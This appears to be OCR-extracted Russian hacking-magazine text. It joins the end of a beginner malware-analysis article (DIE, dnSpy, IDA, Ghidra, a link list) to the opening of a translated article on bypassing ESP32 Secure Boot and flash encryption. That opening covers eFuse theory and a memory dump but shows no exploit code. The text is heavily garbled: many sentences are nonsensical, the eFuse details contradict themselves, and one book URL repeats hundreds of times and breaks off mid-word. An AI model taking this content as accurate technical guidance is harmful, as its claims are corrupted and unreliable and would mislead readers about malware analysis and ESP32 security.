
Находим исполняемый исполняемый файл, это первоначальный файл, запускаем и анализируем поведение.

Анализ поведения

Видим, что в результате выгружена все библиотеки, которые использует приложение. Также обнаружены, что в адресном пространстве, кроме основного исполняемого файла, есть еще и стратегичны. Это можно увидеть, нажав в меню файла на кнопку «Modules».

Просмотр модулей

Проверяем каждый полученный файл в исполняемый файл в DIE.



Анализ каждого модуля в DIE

Видим, что два из трех файлов написаны на C++, а один на VB.NET.

Обратим внимание на приложение, написанное на VB.NET. Это можно сказать любая отладчиком для работы с .NET, например dnSpy. И на полном основании над на Visual Basic, которая в данном случае обфуцирована. В данном случае алгоритм условлен, добавим множество переходов по коду постоянных помощью **goto**.

Анализ в dnSpy

Как видно из примера, IDA позволяет получить код программы на ассемблере, но для более удобного анализа и первоначальной оценки можно воспользоваться плагином Ghidra и получить подвохрезка.

Анализ подвохрезка в IDA

Использование подвохрезка упрощает анализ, но не всегда дает следующий результат. Дизассемблирование и создание подвохрезка выполняется автоматически, и в случае ошибки в алгоритме дизассемблирования, а также при наличии противоречивых кейсов и шагов алгоритма создание подвохрезка и интерпретация невозможно.

Мы, когда использовали API Monitor, уже выяснили вредоносный характер этого файла по следующим действиям. Но пока что нет на знаем, какие потоки нам нужны. Чтобы получить полный результат работы вируса нужно знать, что, необходимо отслеживать и анализ как дизассемблирующ, так, как программы Process Monitor, что выгружает за данным потоком.

ЗАКЛЮЧЕНИЕ

Статья в виде примера впечатлителен, что мы фонтан исследования в самом начале пути, то это отсчет справедливо: здесь мы продвигаем лишь за двадцать, которые не требуют знания и способности. Однако, мы сделали, провести экспорт анализа и установили, что можно ждать от малвари, которая ранее в без угрозы.

При понимании же разбора потребуется глубокое понимание принципов работы операционной системы и ее внутренних механизмов.

Если по сервисам сразу есть что, выгружается аналитика, то тебе помогает потратить на многие инструменты, анализу малвари, системному программированию и дизассемблер, а также практика, много практики. Рекомендую решать кейсы и зарегистрироваться на hack-quest.com, где получаешь проверенные задачи разработчиков. Тебе ждет долгий путь, но дорога сулит кэшем!

Полезные материалы

- Microsoft Sysinternals Suite — https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite
- Hybrid Analysis — https://www.hybrid-analysis.com/ — бесплатный сервис, который позволяет проверять файлы
- Reverse Engineering Curse (Russian) — https://vk.com/reversecurse
- Ghidra — https://ghidra-sre.org/
- Kaspersky Malware Analysis. Top tools for Quick to Deporting Malware — https://www.kaspersky.com/blog/tools-for-malware-analysis/
- Книга «Обратная инженерия для начинающих» — https://www.ozon.ru/product/obratnaya-inzheneriya-dlya-nachinayushchikh-kniga-1-ot-nulya-do-vzlomshchika-kniga-2-ot-vzlomshchika-do-zashchitnika-kniga-3-ot-zashchitnika-do-nulya-kniga-4-ot-nulya-do-vzlomshchika-kniga-5-ot-vzlomshchika-do-zashchitnika-kniga-6-ot-zashchitnika-do-nulya-kniga-7-ot-nulya-do-vzlomshchika-kniga-8-ot-vzlomshchika-do-zashchitnika-kniga-9-ot-zashchitnika-do-nulya-kniga-10-ot-nulya-do-vzlomshchika-kniga-11-ot-vzlomshchika-do-zashchitnika-kniga-12-ot-zashchitnika-do-nulya-kniga-13-ot-nulya-do-vzlomshchika-kniga-14-ot-vzlomshchika-do-zashchitnika-kniga-15-ot-zashchitnika-do-nulya-kniga-16-ot-nulya-do-vzlomshchika-kniga-17-ot-vzlomshchika-do-zashchitnika-kniga-18-ot-zashchitnika-do-nulya-kniga-19-ot-nulya-do-vzlomshchika-kniga-20-ot-vzlomshchika-do-zashchitnika-kniga-21-ot-zashchitnika-do-nulya-kniga-22-ot-nulya-do-vzlomshchika-kniga-23-ot-vzlomshchika-do-zashchitnika-kniga-24-ot-zashchitnika-do-nulya-kniga-25-ot-nulya-do-vzlomshchika-kniga-26-ot-vzlomshchika-do-zashchitnika-kniga-27-ot-zashchitnika-do-nulya-kniga-28-ot-nulya-do-vzlomshchika-kniga-29-ot-vzlomshchika-do-zashchitnika-kniga-30-ot-zashchitnika-do-nulya-kniga-31-ot-nulya-do-vzlomshchika-kniga-32-ot-vzlomshchika-do-zashchitnika-kniga-33-ot-zashchitnika-do-nulya-kniga-34-ot-nulya-do-vzlomshchika-kniga-35-ot-vzlomshchika-do-zashchitnika-kniga-36-ot-zashchitnika-do-nulya-kniga-37-ot-nulya-do-vzlomshchika-kniga-38-ot-vzlomshchika-do-zashchitnika-kniga-39-ot-zashchitnika-do-nulya-kniga-40-ot-nulya-do-vzlomshchika-kniga-41-ot-vzlomshchika-do-zashchitnika-kniga-42-ot-zashchitnika-do-nulya-kniga-43-ot-nulya-do-vzlomshchika-kniga-44-ot-vzlomshchika-do-zashchitnika-kniga-45-ot-zashchitnika-do-nulya-kniga-46-ot-nulya-do-vzlomshchika-kniga-47-ot-vzlomshchika-do-zashchitnika-kniga-48-ot-zashchitnika-do-nulya-kniga-49-ot-nulya-do-vzlomshchika-kniga-50-ot-vzlomshchika-do-zashchitnika-kniga-51-ot-zashchitnika-do-nulya-kniga-52-ot-nulya-do-vzlomshchika-kniga-53-ot-vzlomshchika-do-zashchitnika-kniga-54-ot-zashchitnika-do-nulya-kniga-55-ot-nulya-do-vzlomshchika-kniga-56-ot-vzlomshchika-do-zashchitnika-kniga-57-ot-zashchitnika-do-nulya-kniga-58-ot-nulya-do-vzlomshchika-kniga-59-ot-vzlomshchika-do-zashchitnika-kniga-60-ot-zashchitnika-do-nulya-kniga-61-ot-nulya-do-vzlomshchika-kniga-62-ot-vzlomshchika-do-zashchitnika-kniga-63-ot-zashchitnika-do-nulya-kniga-64-ot-nulya-do-vzlomshchika-kniga-65-ot-vzlomshchika-do-zashchitnika-kniga-66-ot-zashchitnika-do-nulya-kniga-67-ot-nulya-do-vzlomshchika-kniga-68-ot-vzlomshchika-do-zashchitnika-kniga-69-ot-zashchitnika-do-nulya-kniga-70-ot-nulya-do-vzlomshchika-kniga-71-ot-vzlomshchika-do-zashchitnika-kniga-72-ot-zashchitnika-do-nulya-kniga-73-ot-nulya-do-vzlomshchika-kniga-74-ot-vzlomshchika-do-zashchitnika-kniga-75-ot-zashchitnika-do-nulya-kniga-76-ot-nulya-do-vzlomshchika-kniga-77-ot-vzlomshchika-do-zashchitnika-kniga-78-ot-zashchitnika-do-nulya-kniga-79-ot-nulya-do-vzlomshchika-kniga-80-ot-vzlomshchika-do-zashchitnika-kniga-81-ot-zashchitnika-do-nulya-kniga-82-ot-nulya-do-vzlomshchika-kniga-83-ot-vzlomshchika-do-zashchitnika-kniga-84-ot-zashchitnika-do-nulya-kniga-85-ot-nulya-do-vzlomshchika-kniga-86-ot-vzlomshchika-do-zashchitnika-kniga-87-ot-zashchitnika-do-nulya-kniga-88-ot-nulya-do-vzlomshchika-kniga-89-ot-vzlomshchika-do-zashchitnika-kniga-90-ot-zashchitnika-do-nulya-kniga-91-ot-nulya-do-vzlomshchika-kniga-92-ot-vzlomshchika-do-zashchitnika-kniga-93-ot-zashchitnika-do-nulya-kniga-94-ot-nulya-do-vzlomshchika-kniga-95-ot-vzlomshchika-do-zashchitnika-kniga-96-ot-zashchitnika-do-nulya-kniga-97-ot-nulya-do-vzlomshchika-kniga-98-ot-vzlomshchika-do-zashchitnika-kniga-99-ot-zashchitnika-do-nulya-kniga-100-ot-nulya-do-vzlomshchika-kniga-101-ot-vzlomshchika-do-zashchitnika-kniga-102-ot-zashchitnika-do-nulya-kniga-103-ot-nulya-do-vzlomshchika-kniga-104-ot-vzlomshchika-do-zashchitnika-kniga-105-ot-zashchitnika-do-nulya-kniga-106-ot-nulya-do-vzlomshchika-kniga-107-ot-vzlomshchika-do-zashchitnika-kniga-108-ot-zashchitnika-do-nulya-kniga-109-ot-nulya-do-vzlomshchika-kniga-110-ot-vzlomshchika-do-zashchitnika-kniga-111-ot-zashchitnika-do-nulya-kniga-112-ot-nulya-do-vzlomshchika-kniga-113-ot-vzlomshchika-do-zashchitnika-kniga-114-ot-zashchitnika-do-nulya-kniga-115-ot-nulya-do-vzlomshchika-kniga-116-ot-vzlomshchika-do-zashchitnika-kniga-117-ot-zashchitnika-do-nulya-kniga-118-ot-nulya-do-vzlomshchika-kniga-119-ot-vzlomshchika-do-zashchitnika-kniga-120-ot-zashchitnika-do-nulya-kniga-121-ot-nulya-do-vzlomshchika-kniga-122-ot-vzlomshchika-do-zashchitnika-kniga-123-ot-zashchitnika-do-nulya-kniga-124-ot-nulya-do-vzlomshchika-kniga-125-ot-vzlomshchika-do-zashchitnika-kniga-126-ot-zashchitnika-do-nulya-kniga-127-ot-nulya-do-vzlomshchika-kniga-128-ot-vzlomshchika-do-zashchitnika-kniga-129-ot-zashchitnika-do-nulya-kniga-130-ot-nulya-do-vzlomshchika-kniga-131-ot-vzlomshchika-do-zashchitnika-kniga-132-ot-zashchitnika-do-nulya-kniga-133-ot-nulya-do-vzlomshchika-kniga-134-ot-vzlomshchika-do-zashchitnika-kniga-135-ot-zashchitnika-do-nulya-kniga-136-ot-nulya-do-vzlomshchika-kniga-137-ot-vzlomshchika-do-zashchitnika-kniga-138-ot-zashchitnika-do-nulya-kniga-139-ot-nulya-do-vzlomshchika-kniga-140-ot-vzlomshchika-do-zashchitnika-kniga-141-ot-zashchitnika-do-nulya-kniga-142-ot-nulya-do-vzlomshchika-kniga-143-ot-vzlomshchika-do-zashchitnika-kniga-144-ot-zashchitnika-do-nulya-kniga-145-ot-nulya-do-vzlomshchika-kniga-146-ot-vzlomshchika-do-zashchitnika-kniga-147-ot-zashchitnika-do-nulya-kniga-148-ot-nulya-do-vzlomshchika-kniga-149-ot-vzlomshchika-do-zashchitnika-kniga-150-ot-zashchitnika-do-nulya-kniga-151-ot-nulya-do-vzlomshchika-kniga-152-ot-vzlomshchika-do-zashchitnika-kniga-153-ot-zashchitnika-do-nulya-kniga-154-ot-nulya-do-vzlomshchika-kniga-155-ot-vzlomshchika-do-zashchitnika-kniga-156-ot-zashchitnika-do-nulya-kniga-157-ot-nulya-do-vzlomshchika-kniga-158-ot-vzlomshchika-do-zashchitnika-kniga-159-ot-zashchitnika-do-nulya-kniga-160-ot-nulya-do-vzlomshchika-kniga-161-ot-vzlomshchika-do-zashchitnika-kniga-162-ot-zashchitnika-do-nulya-kniga-163-ot-nulya-do-vzlomshchika-kniga-164-ot-vzlomshchika-do-zashchitnika-kniga-165-ot-zashchitnika-do-nulya-kniga-166-ot-nulya-do-vzlomshchika-kniga-167-ot-vzlomshchika-do-zashchitnika-kniga-168-ot-zashchitnika-do-nulya-kniga-169-ot-nulya-do-vzlomshchika-kniga-170-ot-vzlomshchika-do-zashchitnika-kniga-171-ot-zashchitnika-do-nulya-kniga-172-ot-nulya-do-vzlomshchika-kniga-173-ot-vzlomshchika-do-zashchitnika-kniga-174-ot-zashchitnika-do-nulya-kniga-175-ot-nulya-do-vzlomshchika-kniga-176-ot-vzlomshchika-do-zashchitnika-kniga-177-ot-zashchitnika-do-nulya-kniga-178-ot-nulya-do-vzlomshchika-kniga-179-ot-vzlomshchika-do-zashchitnika-kniga-180-ot-zashchitnika-do-nulya-kniga-181-ot-nulya-do-vzlomshchika-kniga-182-ot-vzlomshchika-do-zashchitnika-kniga-183-ot-zashchitnika-do-nulya-kniga-184-ot-nulya-do-vzlomshchika-kniga-185-ot-vzlomshchika-do-zashchitnika-kniga-186-ot-zashchitnika-do-nulya-kniga-187-ot-nulya-do-vzlomshchika-kniga-188-ot-vzlomshchika-do-zashchitnika-kniga-189-ot-zashchitnika-do-nulya-kniga-190-ot-nulya-do-vzlomshchika-kniga-191-ot-vzlomshchika-do-zashchitnika-kniga-192-ot-zashchitnika-do-nulya-kniga-193-ot-nulya-do-vzlomshchika-kniga-194-ot-vzlomshchika-do-zashchitnika-kniga-195-ot-zashchitnika-do-nulya-kniga-196-ot-nulya-do-vzlomshchika-kniga-197-ot-vzlomshchika-do-zashchitnika-kniga-198-ot-zashchitnika-do-nulya-kniga-199-ot-nulya-do-vzlomshchika-kniga-200-ot-vzlomshchika-do-zashchitnika-kniga-201-ot-zashchitnika-do-nulya-kniga-202-ot-nulya-do-vzlomshchika-kniga-203-ot-vzlomshchika-do-zashchitnika-kniga-204-ot-zashchitnika-do-nulya-kniga-205-ot-nulya-do-vzlomshchika-kniga-206-ot-vzlomshchika-do-zashchitnika-kniga-207-ot-zashchitnika-do-nulya-kniga-208-ot-nulya-do-vzlomshchika-kniga-209-ot-vzlomshchika-do-zashchitnika-kniga-210-ot-zashchitnika-do-nulya-kniga-211-ot-nulya-do-vzlomshchika-kniga-212-ot-vzlomshchika-do-zashchitnika-kniga-213-ot-zashchitnika-do-nulya-kniga-214-ot-nulya-do-vzlomshchika-kniga-215-ot-vzlomshchika-do-zashchitnika-kniga-216-ot-zashchitnika-do-nulya-kniga-217-ot-nulya-do-vzlomshchika-kniga-218-ot-vzlomshchika-do-zashchitnika-kniga-219-ot-zashchitnika-do-nulya-kniga-220-ot-nulya-do-vzlomshchika-kniga-221-ot-vzlomshchika-do-zashchitnika-kniga-222-ot-zashchitnika-do-nulya-kniga-223-ot-nulya-do-vzlomshchika-kniga-224-ot-vzlomshchika-do-zashchitnika-kniga-225-ot-zashchitnika-do-nulya-kniga-226-ot-nulya-do-vzlomshchika-kniga-227-ot-vzlomshchika-do-zashchitnika-kniga-228-ot-zashchitnika-do-nulya-kniga-229-ot-nulya-do-vzlomshchika-kniga-230-ot-vzlomshchika-do-zashchitnika-kniga-231-ot-zashchitnika-do-nulya-kniga-232-ot-nulya-do-vzlomshchika-kniga-233-ot-vzlomshchika-do-zashchitnika-kniga-234-ot-zashchitnika-do-nulya-kniga-235-ot-nulya-do-vzlomshchika-kniga-236-ot-vzlomshchika-do-zashchitnika-kniga-237-ot-zashchitnika-do-nulya-kniga-238-ot-nulya-do-vzlomshchika-kniga-239-ot-vzlomshchika-do-zashchitnika-kniga-240-ot-zashchitnika-do-nulya-kniga-241-ot-nulya-do-vzlomshchika-kniga-242-ot-vzlomshchika-do-zashchitnika-kniga-243-ot-zashchitnika-do-nulya-kniga-244-ot-nulya-do-vzlomshchika-kniga-245-ot-vzlomshchika-do-zashchitnika-kniga-246-ot-zashchitnika-do-nulya-kniga-247-ot-nulya-do-vzlomshchika-kniga-248-ot-vzlomshchika-do-zashchitnika-kniga-249-ot-zashchitnika-do-nulya-kniga-250-ot-nulya-do-vzlomshchika-kniga-251-ot-vzlomshchika-do-zashchitnika-kniga-252-ot-zashchitnika-do-nulya-kniga-253-ot-nulya-do-vzlomshchika-kniga-254-ot-vzlomshchika-do-zashchitnika-kniga-255-ot-zashchitnika-do-nulya-kniga-256-ot-nulya-do-vzlomshchika-kniga-257-ot-vzlomshchika-do-zashchitnika-kniga-258-ot-zashchitnika-do-nulya-kniga-259-ot-nulya-do-vzlomshchika-kniga-260-ot-vzlomshchika-do-zashchitnika-kniga-261-ot-zashchitnika-do-nulya-kniga-262-ot-nulya-do-vzlomshchika-kniga-263-ot-vzlomshchika-do-zashchitnika-kniga-264-ot-zashchitnika-do-nulya-kniga-265-ot-nulya-do-vzlomshchika-kniga-266-ot-vzlomshchika-do-zashchitnika-kniga-267-ot-zashchitnika-do-nulya-kniga-268-ot-nulya-do-vzlomshchika-kniga-269-ot-vzlomshchika-do-zashchitnika-kniga-270-ot-zashchitnika-do-nulya-kniga-271-ot-nulya-do-vzlomshchika-kniga-272-ot-vzlomshchika-do-zashchitnika-kniga-273-ot-zashchitnika-do-nulya-kniga-274-ot-nulya-do-vzlomshchika-kniga-275-ot-vzlomshchika-do-zashchitnika-kniga-276-ot-zashchitnika-do-nulya-kniga-277-ot-nulya-do-vzlomshchika-kniga-278-ot-vzlomshchika-do-zashchitnika-kniga-279-ot-zashchitnika-do-nulya-kniga-280-ot-nulya-do-vzlomshchika-kniga-281-ot-vzlomshchika-do-zashchitnika-kniga-282-ot-zashchitnika-do-nulya-kniga-283-ot-nulya-do-vzlomshchika-kniga-284-ot-vzlomshchika-do-zashchitnika-kniga-285-ot-zashchitnika-do-nulya-kniga-286-ot-nulya-do-vzlomshchika-kniga-287-ot-vzlomshchika-do-zashchitnika-kniga-288-ot-zashchitnika-do-nulya-kniga-289-ot-nulya-do-vzlomshchika-kniga-290-ot-vzlomshchika-do-zashchitnika-kniga-291-ot-zashchitnika-do-nulya-kniga-292-ot-nulya-do-vzlomshchika-kniga-293-ot-vzlomshchika-do-zashchitnika-kniga-294-ot-zashchitnika-do-nulya-kniga-295-ot-nulya-do-vzlomshchika-kniga-296-ot-vzlomshchika-do-zashchitnika-kniga-297-ot-zashchitnika-do-nulya-kniga-298-ot-nulya-do-vzlomshchika-kniga-299-ot-vzlomshchika-do-zashchitnika-kniga-300-ot-zashchitnika-do-nulya-kniga-301-ot-nulya-do-vzlomshchika-kniga-302-ot-vzlomshchika-do-zashchitnika-kniga-303-ot-zashchitnika-do-nulya-kniga-304-ot-nulya-do-vzlomshchika-kniga-305-ot-vzlomshchika-do-zashchitnika-kniga-306-ot-zashchitnika-do-nulya-kniga-307-ot-nulya-do-vzlomshchika-kniga-308-ot-vzlomshchika-do-zashchitnika-kniga-309-ot-zashchitnika-do-nulya-kniga-310-ot-nulya-do-vzlomshchika-kniga-311-ot-vzlomshchika-do-zashchitnika-kniga-312-ot-zashchitnika-do-nulya-kniga-313-ot-nulya-do-vzlomshchika-kniga-314-ot-vzlomshchika-do-zashchitnika-kniga-315-ot-zashchitnika-do-nulya-kniga-316-ot-nulya-do-vzlomshchika-kniga-317-ot-vzlomshchika-do-zashchitnika-kniga-318-ot-zashchitnika-do-nulya-kniga-319-ot-nulya-do-vzlomshchika-kniga-320-ot-vzlomshchika-do-zashchitnika-kniga-321-ot-zashchitnika-do-nulya-kniga-322-ot-nulya-do-vzlomshchika-kniga-323-ot-vzlomshchika-do-zashchitnika-kniga-324-ot-zashchitnika-do-nulya-kniga-325-ot-nulya-do-vzlomshchika-kniga-326-ot-vzlomshchika-do-zashchitnika-kniga-327-ot-zashchitnika-do-nulya-kniga-328-ot-nulya-do-vzlomshchika-kniga-329-ot-vzlomshchika-do-zashchitnika-kniga-330-ot-zashchitnika-do-nulya-kniga-331-ot-nulya-do-vzlomshchika-kniga-332-ot-vzlomshchika-do-zashchitnika-kniga-333-ot-zashchitnika-do-nulya-kniga-334-ot-nulya-do-vzlomshchika-kniga-335-ot-vzlomshchika-do-zashchitnika-kniga-336-ot-zashchitnika-do-nulya-kniga-337-ot-nulya-do-vzlomshchika-kniga-338-ot-vzlomshchika-do-zashchitnika-kniga-339-ot-zashchitnika-do-nulya-kniga-340-ot-nulya-do-vzlomshchika-kniga-341-ot-vzlomshchika-do-zashchitnika-kniga-342-ot-zashchitnika-do-nulya-kniga-343-ot-nulya-do-vzlomshchika-kniga-344-ot-vzlomshchika-do-zashchitnika-kniga-345-ot-zashchitnika-do-nulya-kniga-346-ot-nulya-do-vzlomshchika-kniga-347-ot-vzlomshchika-do-zashchitnika-kniga-348-ot-zashchitnika-do-nulya-kniga-349-ot-nulya-do-vzlomshchika-kniga-350-ot-vzlomshchika-do-zashchitnika-kniga-351-ot-zashchitnika-do-nulya-kniga-352-ot-nulya-do-vzlomshchika-kniga-353-ot-vzlomshchika-do-zashchitnika-kniga-354-ot-zashchitnika-do-nulya-kniga-355-ot-nulya-do-vzlomshchika-kniga-356-ot-vzlomshchika-do-zashchitnika-kniga-357-ot-zashchitnika-do-nulya-kniga-358-ot-nulya-do-vzlomshchika-kniga-359-ot-vzlomshchika-do-zashchitnika-kniga-360-ot-zashchitnika-do-nulya-kniga-361-ot-nulya-do-vzlomshchika-kniga-362-ot-vzlomshchika-do-zashchitnika-kniga-363-ot-zashchitnika-do-nulya-kniga-364-ot-nulya-do-vzlomshchika-kniga-365-ot-vzlomshchika-do-zashchitnika-kniga-366-ot-zashchitnika-do-nulya-kniga-367-ot-nulya-do-vzlomshchika-kniga-368-ot-vzlomshchika-do-zashchitnika-kniga-369-ot-zashchitnika-do-nulya-kniga-370-ot-nulya-do-vzlomshchika-kniga-371-ot-vzlomshchika-do-zashchitnika-kniga-372-ot-zashchitnika-do-nulya-kniga-373-ot-nulya-do-vzlomshchika-kniga-374-ot-vzlomshchika-do-zashchitnika-kniga-375-ot-zashchitnika-do-nulya-kniga-376-ot-nulya-do-vzlomshchika-kniga-377-ot-vzlomshchika-do-zashchitnika-kniga-378-ot-zashchitnika-do-nulya-kniga-379-ot-nulya-do-vzlomshchika-kniga-380-ot-vzlomshchika-do-zashchitnika-kniga-381-ot-zashchitnika-do-nulya-kniga-382-ot-nulya-do-vzlomshchika-kniga-383-ot-vzlomshchika-do-zashchitnika-kniga-384-ot-zashchitnika-do-nulya-kniga-385-ot-nulya-do-vzlomshchika-kniga-386-ot-vzlomshchika-do-zashchitnika-kniga-387-ot-zashchitnika-do-nulya-kniga-388-ot-nulya-do-vzlomshchika-kniga-389-ot-vzlomshchika-do-zashchitnika-kniga-390-ot-zashchitnika-do-nulya-kniga-391-ot-nulya-do-vzlomshchika-kniga-392-ot-vzlomshchika-do-zashchitnika-kniga-393-ot-zashchitnika-do-nulya-kniga-394-ot-nulya-do-vzlomshchika-kniga-395-ot-vzlomshchika-do-zashchitnika-kniga-396-ot-zashchitnika-do-nulya-kniga-397-ot-nulya-do-vzlomshchika-kniga-398-ot-vzlomshchika-do-zashchitnika-kniga-399-ot-zashchitnika-do-nulya-kniga-400-ot-nulya-do-vzlomshchika-kniga-401-ot-vzlomshchika-do-zashchitnika-kniga-402-ot-zashchitnika-do-nulya-kniga-403-ot-nulya-do-vzlomshchika-kniga-404-ot-vzlomshchika-do-zashchitnika-kniga-405-ot-zashchitnika-do-nulya-kniga-406-ot-nulya-do-vzlomshchika-kniga-407-ot-vzlomshchika-do-zashchitnika-kniga-408-ot-zashchitnika-do-nulya-kniga-409-ot-nulya-do-vzlomshchika-kniga-410-ot-vzlomshchika-do-zashchitnika-kniga-411-ot-zashchitnika-do-nulya-kniga-412-ot-nulya-do-vzlomshchika-kniga-413-ot-vzlomshchika-do-zashchitnika-kniga-414-ot-zashchitnika-do-nulya-kniga-415-ot-nulya-do-vzlomshchika-kniga-416-ot-vzlomshchika-do-zashchitnika-kniga-417-ot-zashchitnika-do-nulya-kniga-418-ot-nulya-do-vzlomshchika-kniga-419-ot-vzlomshchika-do-zashchitnika-kniga-420-ot-zashchitnika-do-nulya-kniga-421-ot-nulya-do-vzlomshchika-kniga-422-ot-vzlomshchika-do-zashchitnika-kniga-423-ot-zashchitnika-do-nulya-kniga-424-ot-nulya-do-vzlomshchika-kniga-425-ot-vzlomshchika-do-zashchitnika-kniga-426-ot-zashchitnika-do-nulya-kniga-427-ot-nulya-do-vzlomshchika-kniga-428-ot-vzlomshchika-do-zashchitnika-kniga-429-ot-zashchitnika-do-nulya-kniga-430-ot-nulya-do-vzlomshchika-kniga-431-ot-vzlomshchika-do-zashchitnika-kniga-432-ot-zashchitnika-do-nulya-kniga-433-ot-nulya-do-vzlomshchika-kniga-434-ot-vzlomshchika-do-zashchitnika-kniga-435-ot-zashchitnika-do-nulya-kniga-436-ot-nulya-do-vzlomshchika-kniga-437-ot-vzlomshchika-do-zashchitnika-kniga-438-ot-zashchitnika-do-nulya-kniga-439-ot-nulya-do-vzlomshchika-kniga-440-ot-vzlomshchika-do-zashchitnika-kniga-441-ot-zashchitnika-do-nulya-kniga-442-ot-nulya-do-vzlomshchika-kniga-443-ot-vzlomshchika-do-zashchitnika-kniga-444-ot-zashchitnika-do-nulya-kniga-445-ot-nulya-do-vzlomshchika-kniga-446-ot-vzlomshchika-do-zashchitnika-kniga-447-ot-zashchitnika-do-nulya-kniga-448-ot-nulya-do-vzlomshchika-kniga-449-ot-vzlomshchika-do-zashchitnika-kniga-450-ot-zashchitnika-do-nulya-kniga-451-ot-nulya-do-vzlomshchika-kniga-452-ot-vzlomshchika-do-zashchitnika-kniga-453-ot-zashchitnika-do-nulya-kniga-454-ot-nulya-do-vzlomshchika-kniga-455-ot-vzlomshchika-do-zashchitnika-kniga-456-ot-zashchitnika-do-nulya-kniga-457-ot-nulya-do-vzlomshchika-kniga-458-ot-vzlomshchika-do-zashchitnika-kniga-459-ot-zashchitnika-do-nulya-kniga-460-ot-nulya-do-vzlomshchika-kniga-461-ot-vzlomshchika-do-zashchitnika-kniga-462-ot-zashchitnika-do-nulya-kniga-463-ot-nulya-do-vzlomshchika-kniga-464-ot-vzlomshchika-do-zashchitnika-kniga-465-ot-zashchitnika-do-nulya-kniga-466-ot-nulya-do-vzlomshchika-kniga-467-ot-vzlomshchika-do-zashchitnika-kniga-468-ot-zashchitnika-do-nulya-kniga-469-ot-nulya-do-vzlomshchika-kniga-470-ot-vzlomshchika-do-zashchitnika-kniga-471-ot-zashchitnika-do-nulya-kniga-472-ot-nulya-do-vzlomshchika-kniga-473-ot-vzlomshchika-do-zashchitnika-kniga-474-ot-zashchitnika-do-nulya-kniga-475-ot-nulya-do-vzlomshchika-kniga-476-ot-vzlomshchika-do-zashchitnika-kniga-477-ot-zashchitnika-do-nulya-kniga-478-ot-nulya-do-vzlomshchika-kniga-479-ot-vzlomshchika-do-zashchitnika-kniga-480-ot-zashchitnika-do-nulya-kniga-481-ot-nulya-do-vzlomshchika-kniga-482-ot-vzlomshchika-do-zashchitnika-kniga-483-ot-zashchitnika-do-nulya-kniga-484-ot-nulya-do-vzlomshchika-kniga-485-ot-vzlomshchika-do-zashchitnika-kniga-486-ot-zashchitnika-do-nulya-kniga-487-ot-nulya-do-vzlomshchika-kniga-488-ot-vzlomshchika-do-zashchitnika-kniga-489-ot-zashchitnika-do-nulya-kniga-490-ot-nulya-do-vzlomshchika-kniga-491-ot-vzlomshchika-do-zashchitnika-kniga-492-ot-zashchitnika-do-nulya-kniga-493-ot-nulya-do-vzlomshchika-kniga-494-ot-vzlomshchika-do-zashchitnika-kniga-495-ot-zashchitnika-do-nulya-kniga-496-ot-nulya-do-vzlomshchika-kniga-497-ot-vzlomshchika-do-zashchitnika-kniga-498-ot-zashchitnika-do-nulya-kniga-499-ot-nulya-do-vzlomshchika-kniga-500-ot-vzlomshchika-do-zashchitnika-kniga-501-ot-zashchitnika-do-nulya-kniga-502-ot-nulya-do-vzlomshchika-kniga-503-ot-vzlomshchika-do-zashchitnika-kniga-504-ot-zashchitnika-do-nulya-kniga-505-ot-nulya-do-vzlomshchika-kniga-506-ot-vzlomshchika-do-zashchitnika-kniga-507-ot-zashchitnika-do-nulya-kniga-508-ot-nulya-do-vzlomshchika-kniga-509-ot-vzlomshchika-do-zashchitnika-kniga-510-ot-zashchitnika-do-nulya-kniga-511-ot-nulya-do-vzlomshchika-kniga-512-ot-vzlomshchika-do-zashchitnika-kniga-513-ot-zashchitnika-do-nulya-kniga-514-ot-nulya-do-vzlomshchika-kniga-515-ot-vzlomshchika-do-zashchitnika-kniga-516-ot-zashchitnika-do-nulya-kniga-517-ot-nulya-do-vzlomshchika-kniga-518-ot-vzlomshchika-do-zashchitnika-kniga-519-ot-zash

ВЗЛАМЫВАЕМ ESP32 РАЗ И НАВСЕГДА

ИЗВЛЕЧЕНИЕ КЛЮЧЕЙ ФЛЕШ-ШИФРОВАНИЯ И БЕЗОПАСНОЙ ЗАГРУЗКИ

Cybergeek

Свое масштабное исследование микроконтроллера ESP32 в закрытом формате вот какой-нибудь фрукт: безопасная загрузка (Secure Boot) и флеш-шифрование (Flash Encryption). Моей цели было получить рабочий эксплойт, который сбрендит и то и другое. В той статье я покажу, как полностью снять защиты обеих, и которая при этом сверхтяжелая кожура.

Первый класс эксплойтов для флеш-шифрования (**BLK1**), второй — для безопасной загрузки (**BLK2**). Поэтому вводя в статью минимум теории, которой предварительно подобрана лишь для понимания атаки, я расскажу о каждом классе отдельно, а в конце статьи — о том, как можно объединить эти технологии для обнаружения атаки (CVE-2019-17391).

INFO

Это перевод статьи Кингстона с помощниками Cybergeek, Lucas Saavedra и Jeremy Boone. Перевод Алекс Гаранина. Все вопросы по переводу в комментарии.

Статьи авторства Кингстона собраны в Telegram-канале. Приглашение — в профиле.

Part 0x: ESP32 crypto.zip

Part 1x: ESP32 crypto.zip

ОДНОРАЗОВО ПРОГРАММИРУЕМЫЕ ПРЕДОХРАНИТЕЛИ

Одноразово программируемые предохранители (One Programmable Fuses) — это тип энергонезависимой памяти, которая можно записать данными только один раз. Запись однажды, но навсегда — вот в чем ключевая суть. Предохранительные данные все равно остаются на кремнии. В ESP32 такие ячейки называются eFuse. Они хранят ключи шифрования, отключают отладчик, настройки безопасной загрузки и многое другое.

По сути eFuse — это один бит энергонезависимой памяти, аналогичный кремниевому транзистору. Если на затвор подать напряжение, то он будет проводить, программируя ячейку. Программирование будет необходимой системной операцией, поэтому для ее выполнения в ESP32 предусмотрены специальные регистры eFuse, кейсы которых мы рассмотрим. Часть таких регистров предназначена защищать доступ к чтению и записи данных.

Контролируемые eFuse

Не все eFuse можно контролировать по технологии eFuse. В ESP32 возможно разрядить лишь в 1 поле, позволяющее контролируемо eFuse (читай: 2). Этот контролируемый управляет массивами eFuse и содержит четыре бит:

- **EFUSE_RD_DIS** — запрещает чтение данных eFuse из блока;
- **EFUSE_WR_DIS** — запрещает запись данных eFuse из блока;
- **EFUSE_RD_ECC** — запрещает чтение данных eFuse (Read Error Correction);
- **EFUSE_BLK2** — защищает ключ безопасной загрузки (Secure Boot) бит;
- **EFUSE_BLK3** — частично: ограничивает чтение/запись MAC-адреса или полностью зает пользовательские данные.

Представление eFuse выглядит примерно так:

```
0x3FF5A000 00000000 00000000 00000000 00000000
0x3FF5A010 00000000 00000000 00000000 00000000
0x3FF5A020 00000000 00000000 00000000 00000000
0x3FF5A030 00000000 00000000 00000000 00000000
0x3FF5A040 00000000 00000000 00000000 00000000
